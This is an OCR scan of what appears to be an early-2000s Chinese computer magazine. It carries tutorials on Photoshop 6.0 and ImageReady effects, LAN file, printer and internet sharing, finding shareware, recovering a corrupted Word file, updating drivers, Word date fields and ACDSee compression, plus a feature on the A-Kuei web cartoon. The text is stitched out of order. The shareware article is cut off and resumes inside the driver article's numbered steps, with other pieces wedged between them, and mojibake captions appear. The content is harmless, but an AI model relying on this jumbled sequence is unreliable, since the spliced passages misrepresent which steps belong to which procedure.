素材的数量和质量毕竟是有限的，那么，对于像我们作品中的水滴怎么样来实现呢?这就要通过Photoshop6.0来手




图 9

绘了。配合工具条中的“钢笔”和“渐变”工具，再加上耐心，我们可以轻松地完成许多复杂和精细的原创任务。

点击“钢笔”工具，为了调整方便，我们重新建立一个新的文件，在上面简单勾勒出水滴的形状，然后通过拖拽控制手柄就可完成水滴形状的绘制。那么怎样才能把水滴的立体感呈现出来呢？这就要用到Photoshop6.0的“中心渐变”工具了。配合敏感选项栏的参数设置，在水滴的选区中由中心到边缘拖拉鼠标，一个具有光泽的水滴就可以轻松搞定了（如图10所示）。




图10

……，这个……镜头上……现的效果。Photoshop6.0中的滤镜更是如此，往往通过一个命令中几个参数的调整，我们就可以完成绚烂多彩的特效，而这又是其他功能所不能替代的。像我们实例中的水波一样，随便选择一幅水面的素材，点击菜单Filter/Distort/Zigzag(滤镜/扭曲/水波)，调整参数，一个水波荡漾的涟漪效果随即就可以产生（如图11所示）。

好了，现在对于我们本章节所要制作的这个保护水资源的公益广告大体上就算完成了，将各个部分以图层的形式合成，剩下的就是对整体色彩的调整以及对整体平面构成效果的控制了，这些我都将在以后的章节里面为大家详细介绍。

六、ImageReady3.0轻松做网页

从5.5版本开始，Photoshop整合了ImageReady这个网页制作软件，并且真正实现了与Photoshop的无缝接合，在Photoshop中，只要点击位于工具条下方的转换工具，我们就可以将图像轻松转换到ImageReady3.0中。




图11

ImageReady3.0还增加了预览控制，形成更完整的工作流程。只要点按ImageReady工具箱中的预览按钮，您立刻就可以在默认的浏览器中预览当前的文件。同时，您无需启动浏览器也可以在ImageReady中预览到您制作的Web页的效果。

ImageReady3.0还为您制作动画和按钮变换提供了极其方便和快捷的功能，我们可以把Photoshop6.0和ImageReady3.0制作的图层和文本进行必要的改变，从而达到动画的效果。前面我们通过Photoshop6.0的新功能Liquify对蒙娜丽莎进行了面部变形操作，现在我们进一步进行动画效果的制作。方法非常的简单，首先在Photoshop6.0中将图片在原来的基础上复制数个图层，然后，选择一个，隐藏其他的图层，进行Liquify处理，点击ImageReady3.0转换按钮，将处理以后的图片转换到ImageReady3.0中进行动画制作，ImageReady3.0的动画处理器平易近人（如图12所示），非常容易上手，在以后的日子里，我会慢慢地给大家来介绍。




图12

……层、通道、蒙版、字体、路径、色彩，这些以前看来是多么头疼的概念啊！它们常常困扰着我们这些Photoshop的初学者，那么更高深的一些特殊效果和方法：图层的合成技巧、对不同图片对象的选择方法、各式各样的特效字体的制作、Photoshop自身滤镜以及外挂滤镜对效果的实现、用ImageReady制作网页等等，这些以前都是大虾级的高手可以问津的东东，您想不想统统掌握呢？请快点跟我往下学吧！咱们下期见:)。（待续）

□天津　刘玉莲

局域网中的共享

教你一招

我们是幸运的。身处建有局域网的优越环境中，不需要深知局域网是怎么搭建的，不需要熟悉局域网的硬件结构、连线方式、通讯协议、操作系统，在公司里这些东西一律由技术人员搞定。我们所要做的就是用好局域网。组建局域网的初衷是像运用加法法则那样把电脑资源连结起来，然后像“共产主义”那样把资源共享于整个网络。下面让我们一起来看看如何分享局域网的“共产主义”资源，让电脑网络资源的使用变成乘法，甚至乘方。

一、文件共享

文件共享是局域网使用最基本的功用。通过文件共享，可以让所有连入局域网的人共同拥有或使用同一文件。

文件共享，首先要把文件“贡献”出来。打开Windows资源管理器，右击欲共享的文件夹，在快捷菜单中选中“共享”，在弹出的“属性”对话框中选“共享为”选项，并键人共享名。共享的方式有两种，一是只读式共享，二是完全式共享。如果你只希望其他的计算机读取该文件夹中的文件，而没有修改或删除的权限，应当选“只读”选项。当然，如果你只希望某一部分人看到这些文件，则应当在“只读密码”文本框中键人相应的密码，并将该密码告知允许访问的人，这样，该文件夹只能由知道密码的人来共享了。如果你希望在其他计算机上也能够像在自己的硬盘上那样随意修改和删除文件，那



图 1

只好选择“完全”选项了。如果你并不希望所有的人都拥有这么大的权限，则应当在“完全访问密码”框中键入相应的密码，并将该密码告知你信得过的人，这样，该文件夹只能由这些被授权的人来访问了（图1）。

将文件夹设置为共享后，使用起来十分方便。在其他计算机上的“网上邻居”中，即可浏览到共享后的文件夹。然后，根据授予的权限，就像在本地硬盘一样读取、修改、删除或写入文件。

二、磁盘共享

磁盘共享包括硬盘、软驱、光驱等都可用来共享。因此，局域网中的N台计算机不必都配备软驱、光驱，通过网络共享，一些有限的资源会让所有机器都能拥有。

磁盘共享的方法与上面的文件共享方法几乎相同，就不再赘述。

这里要给各位介绍的是另一种磁盘共享，利用局域网将自己的数据保存在另外一台电脑上，或者说是把另外一台电脑里的“东西”虚拟到自己的机器上。这就是所谓的“映射网络盘符”。这样做的好处是不必通过很多“文件路径”的选择，就把对方的盘符映射到自己的电脑中，使用起来就像操作本地硬盘一样方便。首先双击“网上邻居”图标，找到可供



图 2

存储的文件夹路径，然后在这个文件夹上点击鼠标右键并选择“映射成网络驱动器”(图2)，再指定一个盘符(注意要跟本地硬盘的逻辑盘符区分开)。这时在“我的电脑”中，除了原有的软驱和逻辑硬盘符号外，还会多出一个盘符，就好像自己的电脑新添置了一个大容量的硬盘驱动器一样。映射成网络驱动器后，使用起来跟自己的硬盘完全没有两样。记住，为了让每次启动后都能把对方的共享目录自动映射成自己电脑上的网络驱动器，还需要把“登录时恢复网络连接”的选项勾上。

三、打印共享

如果你的电脑上没有连着打印机，要在从前，当想要打印个什么文件的时候总是得用软盘把文件拷贝出来，然后带到装有打印机的电脑上才能打印，既麻烦又不可靠。连网以后，只要别人电脑上有打印机，在自己的电脑上也可以直接对它进行操作。

同文件和磁盘共享一样，共享打印机的第一步就是先到连接着打印机的那台电脑上，把打印机资源给“共享”出来。方法是：选择“开始菜单”中的“设置→打印机”，找到要共享的打印机（图3），按鼠标右键，选择“共享”。这里的设置跟共享文件夹和磁盘是一样的。




图 3

将打印机设置为“ 共享 ”后，通过“ 网上邻居 ”就能找到它。在网络中使用打印机的每一台电脑同样也需要安装打印驱动程序。具体的步骤跟安装本地打印机是大同小异的，只是当出现对话框的时候选择“ 网络打印机 ”。网络打印机的使用没有什么特别值得注意的地方，因为它跟使用本地打印机是完全一样的。

四、媒体播放共享

在局域网中共享VCD是老板走开后一些年轻人热衷的事，一个光驱播放VCD，连网的所有机器可以同时欣赏，这就是所谓的媒体播放共享。

要实现这一愿望，首先要在每台电脑上安装豪杰超级解霸5.5或以上版本。然后到豪杰的主页下载“ 十全大补丸 ”补丁文件和“ 网络同步播放附件 ”(dvbvod.zip)文件。然后在每台机器上运行“ 十全大补丸 ”，并将dvbvod.zip文件中的dvbvod.dll、sthchina.dll解压出来覆盖超级解霸5.5安装目录中的同名文件。条件创造好后，只要一台电脑中放VCD，大家在各自的电脑上就能同时收看啦。以此类推，其实不仅仅是看VCD，连线游戏也可与连机电脑“ 同室操戈 ”。怎么玩？触类旁通。乘老板不在，尽可操“ 星际 ”、打“ 帝国 ”。

五、消息共享

不知你有没有打电话或上门给其他部门发通知的经历。其实局域网可以很轻松地帮你完成此项工作，让你将要发的消息共享于每一台连网的机器。

Windows中有个很实用的短信息程序叫做“ WinPopup ”，你可以在“ 开始 ”中选择“ 运行 ”，然后用键盘输入“ WinPopup ”，点击“ 确定 ”就可打开它。“ WinPopup ”的用途是给网络上的其他计算机发送文字格式的弹出消息。比如要给所有部门发送一个下午开会的通知，只要用鼠标点一下左上角的“ 信封 ”按钮，然后选择发送到“ 工作组 ”（这时会自动显示出本机所在的组名，如果要发给其他工作组，则需手工输入)。把要告诉大伙的消息填在下面的空白区域中，按下“ 发送 ”按钮，就可以把消息一次传达给所有的机器（图4）。要想把消息发给某一个人而不是对所有人进行广播，只需在发送时指定为“ 到用户或计算机 ”就可以。在填写接收方名字的地方输入对方的用户名或计算机名即可。



图 4

不过，消息是否能够传达到位，还取决于接收方的电脑上是否也运行着“ WinPopup ”程序。为了保证每台电脑都能够及时收到别人发来的信息，最好把“ WinPopup ”程序改在“ 启动 ”项目中。步骤如下：选择“ 开始 ”中的“ 设置→开始菜单与任务栏 ”，切换到“ 高级 ”标签页，点击“ 添加 ”按钮，然后把“ WinPopup ”添加到启动任务中。这么一来，每次启动电脑后都会自动运行短信息程序，自然也就不会遗漏掉什么重要消息了。

六、Internet 共享

单位也好，家庭也罢，如果你想让两台或两台以上连网的电脑共用一个Modem（或者ISDN、ADSL）上网，同样可以通过共享的方式来实现。这样我们可以在不同的电脑上边同时进行收发邮件、浏览网页或者下载文件，却不需要再申请一个账号、多安装一部电话。如果你决定通过此种方法共享Internet连接，请按以下方法进行设置。

首先设置ICS。在共享Internet连接之前，我们需要对电脑进行通信设置（配备它们的TCP/IP）协议。在主机端打开它的TCP/IP属性，选择“ 指定IP地址 ”，然后将IP地址设置为192.168.0.1，子网掩码为255.255.255.0。在客户端打开TCP/IP属性，选择“ 指定IP地址 ”，将IP地址设为192.168.0.2，子网掩码为255.255.255.0，网关和DNS设置为主机的IP地址。假如你有两台以上电脑，可以将IP地址依次设置为192.168.0.3、192.168.0.4，可以直到192.168.0.254为止，子网掩码同样设置为255.255.255.0。

ICS设置好后，就可以启用了。在主机上打开浏览器，输入一个有效网址，如果可以看到首页，说明主机端一切正常。请点击“ 开始→设置 ”，在你想共享的连接上单击右键，选择“ 属性 ”。点击“ Internet连接共享 ”属性页，选中“ 启用此连接的Internet连接共享 ”。接下来，在客户端打开浏览器，输入一个有效网址，很快调出主页，可以正常上网了。

假如你嫌这种设置方法过于复杂，这里再向你推荐一种在主机端安装一个特定软件即可实现同样功能的方法。这个特定的软件可分为两种，一种是通过代理服务器实现共享的WinGate，另一种是通过网关实现共享的SyGate。■



编者注：不知道大家注意到没有，从9期开始，我们在介绍共享软件的时候，都不再提供下载地址了。如果大家希望下载，可以到《电脑爱好者》的网站上（www.cfan.net.cn）寻找相关软件的下载链接，如果你使用我们网站上提供的链接不能够正常下载的话，也不用着急，可以看看我们为你准备的这篇文章，正如俗话说的好，"求人不如求己"，相信你一定会找到自己需要的共享软件。——子洋

如何寻找需要的共享软件


□广州　江南书生

大家都知道，共享软件主要是通过因特网进行传播的，既然我们已经明白共享软件的主要媒介是因特网，那么我们可以确信的是，在因特网上不难找到它们的踪迹，问题的关键只是查询方法而已。

通过搜索引擎查找

搜索引擎恐怕是大家上网查找资料时用得最多的一种工具，至于它的用法，我想应该是无人不知，谁人不晓吧。别以为搜索引擎不适合查找软件，有时候它可是会给你带来意想不到的惊喜呢。让我们来做一个简单的测试。我看了"网络蚂蚁"的简介之后很想下载一个用用，但找不到下载网址，让我们以新浪网为例，输入"网络蚂蚁"，选择搜索类型为"中文网页"，点击"搜索"按钮，稍等片刻得到结果，共找到15066个符合查询要求的网页，如图1所示。试试点击第一个链接，咦，分明就是网络蚂蚁的主页嘛，还愁下载不了蚂蚁？有时你会抱怨运气不好，可能在点击了若干查询结果后才得到正确的下载链接，请不要生气，塞翁失马，焉知祸福？说不定你会因此得到该软件的详细教程呢。

图1



通过软件下载站点查找

软件下载站点收录的软件较为全面与丰富，毕竟是专业站点嘛，因此查找软件的"成活率"的确比较高。这些站点除了详实的分类信息外，都毫无例外地提供了强大的搜索功能，以供快速查询之用。如图2是中国下载的高级搜索页面，我们在这里除了输入关键词"网络蚂蚁"之外，还可以定义其分类属性，比如使用的操作系统平台为"Windows 9x"，软件分类为"网络相关"，这样可以缩小搜索范围，提高搜索速度与精度。

以下推荐几个软件专业下载站点，除了供查找软件之用外，有空也可以登录上去溜达溜达，说不定可以化被动为主动，有新软件发现的哦。

天下网http://www.tiandown.com



一个挽救Word文档的方法

许亚涛

一篇十分重要的文档，为了保密，领导要求文档不能在单位的任何机器上保留副本，只能用指定的软盘存储（有点愚蠢）。录入完成后，软盘交给了领导，领导在他自己的机器上修改后（加入了真正保密的内容），第二天会议前准备打印，却无论如何也打不开了（前提是Word程序本身绝对正常），情急之下，求助于我，所幸本人以前遇到过类似问题，手到擒来，办法如下：

第一种情况 在打开文档时，Word提示输入密码后，出现如下提示："在加载：'ThisDocument'时出现错误。是否继续加载此工程？"此时只须选择"否"，即可打开文档，但打开后可能不能正常编辑，此时可选择全文，复制后粘贴于新建的空文档即可。

第二种情况 出现第一种情况的错误提示后选择"是"或"否"均不能打开，但选择"是"后，可能又出现如下错误："在加载'×××'时出现错误。是否继续加载此工程？"此时如选择"否"，也许还可以进入，按第一种情况编辑即可，但无论选择"是"或"否"均提示："该程序执行了非法操作，即将关闭。如果仍有问题，请与程序供应商联系。"远水不解近渴，只有自己救自己，方法如下：

打开PowerPoint，新建一空演示文档，选择插入菜单的对象命令，出现"插入对象"对话窗口后，选择"由文件创建"，选择"浏览"找到那篇该死的文档，"确定"，插入文档后，双击文档，用"Ctrl+A"选中全文，复制……再往后就不用我说了吧。

让你的硬件跑起来

□广州　小帅哥

随着硬件升级换代周期的缩短，我们的目光变得越来越挑剔，有时甚至是苛刻，恨不能时时永保世界之最先进水平。但在现实的无奈的面前，我们只能遵循“够用就好”的原则。俺没有足够的银子来给爱机随时升级，但俺明白潜能充分发挥这个道理。俺并非硬件发烧友，但俺懂得充分利用有限的硬件资源，让硬件飞奔起来。干什么？升级驱动程序呗！

谈及升级驱动程序，很多朋友可能嗤之以鼻，认为没什么大不了的。其实不然，驱动程序升级是硬件厂商针对该种硬件的最优配置的体现，可以最大限度地利用现有硬件资源，发挥出硬件的潜能，在节省银两的同时提高硬件的性能，这等美事你能够拒绝么？

废话少扯，还是让我们从头到脚来一次实战演习吧。比方说笔者的网卡是D-Link DE528CT，想找到最新的驱动程序为其注入活力，推荐到http://www.mydrivers.com/网站试试。

1.入主页面后（如图1所示），因为我们是初次使用，所以面对纷繁复杂的驱动程序可能会无所适从，不妨点击“驱动查询向导”，它能帮助你快速查找。

2.选择所需要查询的硬件种类，当然选“网卡”啦，接着按“下一步”继续（如图2）。

3.选择硬件厂商，D-Link以“D”字打头，就到D栏中查找，果不其然，选中“D-Link”后按“下一步”，如图3。

4.请选择网卡的具体型号，我想诸位不至于连自己网卡的型号都不知道吧？俺当然选“D-Link DE528CT”啦。注意，不要



图1



图2




图3



Í¼2

软件的分类信息细致全面，下载速度极快，同时可能配有软件截图与教程，是国内网民下载的首选之站。

Cnet下载http://www.download.com

国际有名的软件下载站点，它最大的特点是大、全、新，囊括了PC、Mac、Linux、Palm等操作平台。

ZDNet　China http://www.zdnet.com.cn/downloads/

国际知名媒体ZDNet的中文下载站点，它以星级评估软件，提供下载的大多都在三星之上。要找精品软件，该站点绝对是你理想的选择。

此外还有：

中国下载：http://www.download.com.cn

奶牛下载：http://www.tucows.com

这类网站一般都配有免费的电邮杂志，不妨订阅一份，可以获取最新软件的快报哦。部分网站甚至精确到个别软件，一旦该软件版本有所更新，即发电邮通知你。

在查找到软件的下载网址之后，请不要急于下载，磨刀不误砍柴工，先仔细查看下载链接，看是否提供有本地下载，因为这样可以提高下载速度。一般说来，国内比国外快，本地比异地快。

此外还有一点需要说明，如果你已经知晓了某个软件的下载地址，在浏览器中输入后按回车，浏览器并不能打开任何页面，请勿慌张，它随之将弹出“文件下载”窗口，具体弹出时间要视该软件的大小而定。

建议大家用“网络蚂蚁”或“FlashGet”进行下载，好处我想就不必再多嘴了吧？若是你想问这两个软件哪儿可以下载，嘿嘿，自己找去吧，只是希望上面的话没白讲。

忘记顺手订阅一份硬件更新通知电邮杂志，以后每当你订阅硬件的驱动更新时，网站将发送邮件通知您，省时省心又省力（如图4）。

5.出现最新驱动程序提示，看来比自己的版本要新，可以点击右侧的“下载”链接（如图5）。




图4



图5

良好的开端是成功的一半。下载得到最新的驱动程序之后，我们接下来便是更新驱动程序，毕竟，程序必须生效才能真正发挥硬件的性能。

在“我的电脑”中打开“设备管理器”，点击网卡，按下鼠标右击，从快捷菜单中选择“属性”命令，弹出如图6的窗口。点击“驱动程序”标签，按下“更新驱动程序”按钮，接下来会出现一个更新向导。依据提示，将更新路径指向下载文件（一般下载文件为压缩文件，记着先解压），便可以着手更新驱动程序了。注意，驱动程序更新完毕后一般需要重启才能生效，可别忘了哟。



Í¼6

如此这般，可将你的主板、显卡、监视器、猫等设备全部换上最新的驱动程序，待全部工作整理完毕后，你会发现，爱机的表现没准儿会让你啧啧称奇呢。

□山东　王莉梅

在Word中记录最后保存时间

我们在进行文字处理时，有时经常需要修改，甚至提交领导审阅。次数多了，自己有时都忘了哪个是最后一次保存的。我们可以在Word中记录一下最后的保存时间。如果我们在文档资料中能够提供出自己所建立的文档最近修改是什么时间，是不是很专业？如果你在页脚中显示"本文修改于　：xxx"，肯定大家对你的水平刮目相看。让我们快快学习吧。

1.在"视图"中点击"页眉和页脚"进入页眉和页脚的设置。

2.　点击"在页眉和页脚间切换"按钮，准备在页脚处输入信息。

3.手工输入有关提示信息，如"本文保存于："。

4.执行"插入"菜单的"域"命令，打开"域"对话框。

5.在"域"对话框的"类别"列表中选择"日期和时间"选项。

6.在"域名"列表框中选择"SaveDate"。

7.单击"域"对话框的"选项"按钮，打开域"选项"设置框。

8.在"选项"设置中有多种关于日期和时间的设置方式，你选择一种后点击"添加到域"按钮。

9.连续单击两次"确定"按钮，关闭所有对话框。

此时，当前光标处就会显示出"本文修改于：01-3-28 13:27"的字样。执行上述操作后，即使对文档进行修改也不必担心，只要将光标移到域代码上，将其变为灰色后，按下[F9]键，Word就会自动更新该域，显示出修改后的保存时间。另外，还可以执行Word"工具"菜单中的"选项"命令，在"打印"选项卡中选中"更新域"选项，这样Word在每次打印前都会自动更新文档中的域，非常方便。

□武汉　任珩


巧用ACDSee进行图片压缩

对于容量较大的图片，为便于软盘携带或作为附件E-mail给朋友，有必要对其进行适当压缩。常见的图形优化软件都具有此项功能。实际上，我们常用的看图软件——ACDSee也具备一定的图片优化压缩功能。

笔者现以ACDSee3.0为例，介绍一下使用它进行图片压缩的方法。

使用ACDSee打开一幅图片，点击"File"菜单，在下拉菜单中选中"Save as"。在弹出的对话框中确定保存路径、文件名和保存类型。建议将其选择保存为GIF或JPG等常见图片格式（BMP格式容量过大）。再选中"Options"项，在"Image quality"项中选择压缩率（如图）。数值越小，图片压缩后的容量越小，但图片质量会有所损失。对常见图片进行压缩时，建议选择的数值最好不要低于40，否则压缩后的图片可能会出现明显失真。

选好压缩率后，您可以将"Optimize Huffman codes"（最优化霍夫曼代码）项选上，再对"Smoothing"项中的数值进行设置（建议设为最大值100）。这样就可以进一步优化图片压缩的效果。此外，将"Progressive"项选中也有助于压缩效果的提高。完成以上步骤并确定后，返回上一步，点击"保存"就可以了。此时你可以看到，压缩后的图片容量小了很多，而且质量上并没有太大的损失。



这里还需要提到的是，在HyperSnap-DX这样的常见抓图工具中，也有类似的图片优化压缩功能。这些都要等您自己去尝试了。

特别话题

现实的虚拟人物

□北京 庸庸　江苏 颖颖

变形金刚、圣斗士星矢、黑猫警长、葫芦兄弟、米老鼠、唐老鸭……说起这些卡通人物来，几乎每一个孩子都如数家珍。那么你知道2000年中国台湾地区人气最旺的卡通人物是谁吗？呵呵，说起来也许你根本不知道，是阿贵！一个长着一张大饼脸，说话慢条斯理，经常一脸无辜的一个小孩子。

一、阿贵的世界

阿贵是《阿贵系列》网络卡通的主人公，由台湾《春水堂》网站推出。目前该系列已经推出了200多集，出场人物除了阿贵，还有阿贵的家人、邻居、同学等等。阿贵住在春水镇上，有一个最爱杀价、占小便宜的妈妈，一个喜欢尝试新鲜事物的奶奶，一个脸上挂着一条鼻涕的弟弟，一个可以驱使小鬼的妹妹，还有他的暗恋对象燕子和暗恋他的小芳——总之，系列剧中一共出场了13个人物和一条人性化的狗。

目前阿贵网络卡通已经发展成为相当完全的一个系列。阿贵居住的"春水镇"可以看作是台湾地区的缩影，而每集卡通就是一个两三分钟的 Flash 短片，里面是一个个普通的生活片段，如出去逛街、大家讲笑话、看电视、过中秋等等，完完全全是早年台湾人生活的网络再现，很容易就可以唤起人们的共鸣。尽管这样的生活方式在台湾地区实际上已经不多见了，但是毫无疑问，纯朴的生活方式、幽默的话语伴随着阿贵生活在网络上，感动了每一个看到他的人，并因此创下了可让任何一家成功的网站为之羡慕的每天15万的浏览量。

阿贵有多红？说起来你也许不相信，台湾地区2000年十大财经人物评选，连王永庆都不是阿贵的对手！阿贵名列榜首，宏基的施振荣、威盛的陈文琦，也只能甘拜下风。

据说台湾地区许多学校电脑的首页都被换成阿贵网站，更有的人每天都要先看一部阿贵动画才能开始一天的工作……而他在中国大陆地区的影响，目前也正在突飞猛进之中。

阿贵主页：

http://a-kuei.a-kuei.com.tw/index.asp

由于是台湾地区的网站，所以需要你的浏览器支持繁体字。另外，由于阿贵的卡通系列都是用Flash做的，所以你的浏览器必须支持Flash的播放。如果不支持，请去如下地址，它会自动给你的浏览器安装Flash播放插件。

http://www.macromedia.com/shockwave/download/triggerpages_mmcom/flash.html

另外，如果你喜欢下载Flash文件保存，建议你再下载一个Flash专用播放器，专门用于播放Flash文件。

http://soft.shangdu.com/query/down1.asp?softnumber=4585&dtype=9&path=/4210_flash_demo.exe

进入阿贵主页后，基本栏目一目了然。如果你关心动画，可以去“动画”栏目看看。喜欢下载Flash的朋友可以去“下载”看看。另外，这里还提供了不少的 Flash 电子卡片，你可以进入“E卡”看看（见图1）。


图1

阿贵系列出场人物简介：

阿贵　一脸纯真的大头娃娃

职称：春水镇的主人翁


兴趣：玩电脑，看DISCOVERY

特点：单纯，聪明，好奇心重

公开的秘密：喜欢燕子

口头禅：“实在是太……了”“我咧……”

愿望：跟燕子结婚，长大做导演


图2

大头　一只小狗

职称：阿贵的宝贝

兴趣：跟着阿贵东跑西跑

特点：有点自以为是，又有点懦弱怕事，跳蚤是它的最大天敌（想看它和跳蚤的斗争，可以看看动画片《大头大帝》）

公开的秘密：会说人话

专长：看家


图3

燕子　春水镇上的富家女

职称：阿贵的梦中情人

兴趣：买名牌，用名牌，穿名牌

特点：拜的是金不是佛，信仰是名牌

公开的秘密：视发胖为世界末日

专长：熟记各种名牌

愿望：买遍所有名牌



图4

阿嬷（奶奶） 舞艺超群的新新老人类

职称：阿贵的奶奶
兴趣：热情但怕孤寂
公开的秘密：制造脚皮
口头禅：就无聊……
专长：同大头类似，看家



图 5

阿弟 九命怪弟

职称：阿贵的弟弟
兴趣：暗恋布娃娃
特点：寡言少语，易被忽视，脸上永远挂着一条鼻涕
公开的秘密：是一个杀不死的肉块
专长：死给大家看


图 6

见宝 猛章的小跟班

职称：阿贵的同学
兴趣：拍猛章的马屁
特点：没主见，毛糙
公开的秘密：就是……没有秘密
愿望：一辈子当猛章的跟班



图 7

李老师 虐待学生的老处女

职称：阿贵的班主任老师
兴趣：虐待学生，跟网友相亲
特点：残暴不仁，简直是妖魔的化身
公开的秘密：等待春天
愿望：跟全世界的男性做朋友



图 8

妈妈 春水镇无人不知无人不晓的砍价高手

职称：阿贵的妈妈
兴趣：占便宜＋杀价
特点：操着一口流利的台湾语
公开的秘密：有那么一点点贪小便宜
口头禅：夭寿哦……
专长：杀价，讲八卦新闻



图 9

猛章 一个只有青蛙为伴的苦命孤儿

职称：阿贵的同学
兴趣：不切实际的武侠迷
公开的秘密：与一只青蛙相依为命
专长：武术，照顾青蛙
愿望：成为天下无敌



图 10

小芳 最忠实的贵迷

职称：阿贵的仰慕者
兴趣：用各种角度看阿贵
特点：爱幻想
公开的秘密：满脑阿贵，阿贵……
愿望：能和阿贵长相厮守


图 11

秀妹 把小鬼当宠物玩的妹妹


职称：阿贵的妹妹
兴趣：养小鬼，学习法术
特点：胆大包天，拥有灵力与超能力
公开的秘密：头可以摘下来当球踢
专长：作法，通灵
愿望：打败大魔王



图 12

猪哥雯

职称：阿贵家邻居
兴趣：去亮亮酒店喝下午茶
特点：傻气、好骗、没事爱瘪嘴，口红有很多种色
公开的秘密：说话大舌头
口头禅：啊，你去磨壁啦！


图 13

猪哥雯是个雍容华贵的性感富家女（知道吗?她本来应该是叫猪哥"文",后来因为某位动画师的缘故,就被改成和动画师同一个名字的"雯"了。此人在1999年12月15日被编剧1号创造出来，在“借我卡一下”剧集中正式公开亮相），不过一直以来许多网友都对她的性别诸多揣测,还有人说她是人妖……呵呵。对了，她生气的时候就特别喜欢叫人“去磨壁啦”——为什么呢？因为据说编剧1号有个怪僻,就是喜欢用脸去磨墙壁。）

另外，还有黑白无常（本来是打算引渡阿嬷去阴间，后因阿嬷无论如何不肯死掉而完不成任务，被迫滞留春水镇，等待阿嬷死掉）、老外（满口不标准的中文，时不时夹杂一些洋文，曾因试图纠正阿嬷发音导致一场“火山喷发”的“事故”）等等，非常的热闹。

阿贵的影响力有多大？举个小事情——阿贵系列卡通中,曾经有一集"小孩不许讲脏话",广为人知，并被网友通过电子邮件发来发去,后来传出卡通短片可执行文件感染有病毒的谣言,曾引起社会公众一阵恐慌。最后春水堂不得已，只得又做了一集卡通"大人，冤枉"，让阿贵自己辟谣。



图 14

只要你的网络速度够快，我建议你可以一集一集地观看阿贵系列卡通短片。虽然其中有些话语是玩台式幽默(用台语念起来才觉得比较有趣)，可能俺们这些说惯了普通话的不是很能理解，不过大多数的短片都是可以让你看了以后笑起来的。如果你觉得台湾的网站访问速度太慢,可以去访问网易网站中的“阿贵专辑”,它和阿贵网站合作,提供阿贵系列短篇的观看和下载:

http://cartoon.163.com/category/page05.html

二、第九艺术

1895年，法国的卢米埃兄弟发明了电影。1935年，西方学界公认电影为一种独立的艺术形式，也就是所谓的第八艺术。到了九十年代中期之后，由于计算机的兴起，开始有了“第九艺术”的说法，不过定义却非常笼统，通常所有应用多媒体作为素材或管道的，都被称为“第九艺术”。

1999年夏天，美国网络上悄悄流传着一则“布莱儿传说”(Blair Witch)，只用3万5千美金、简陋的摄影器材，仅仅八天就完成的小成本实验电影——“厄夜丛林”，靠着网络瞬间崛起（www.blairwitch.com，见图15)，在美



图15

发行不到两个月就赚进1亿3千7百万美金，而至今全球票房已经高达2亿5千万美元了。将近4000倍的投资回收，让全球的电影人不得不开始重新审视“网络”这个新媒体。

相对于“厄夜丛林”将网络当作行销手段，另外一批人则将网络视为一种创作上的应用工具，而不再满足于只是把传统电影放到网络上。这些人开始认真思考：网络有哪些特色可以应用在艺术创作上——特别是号称第八艺术的电影。

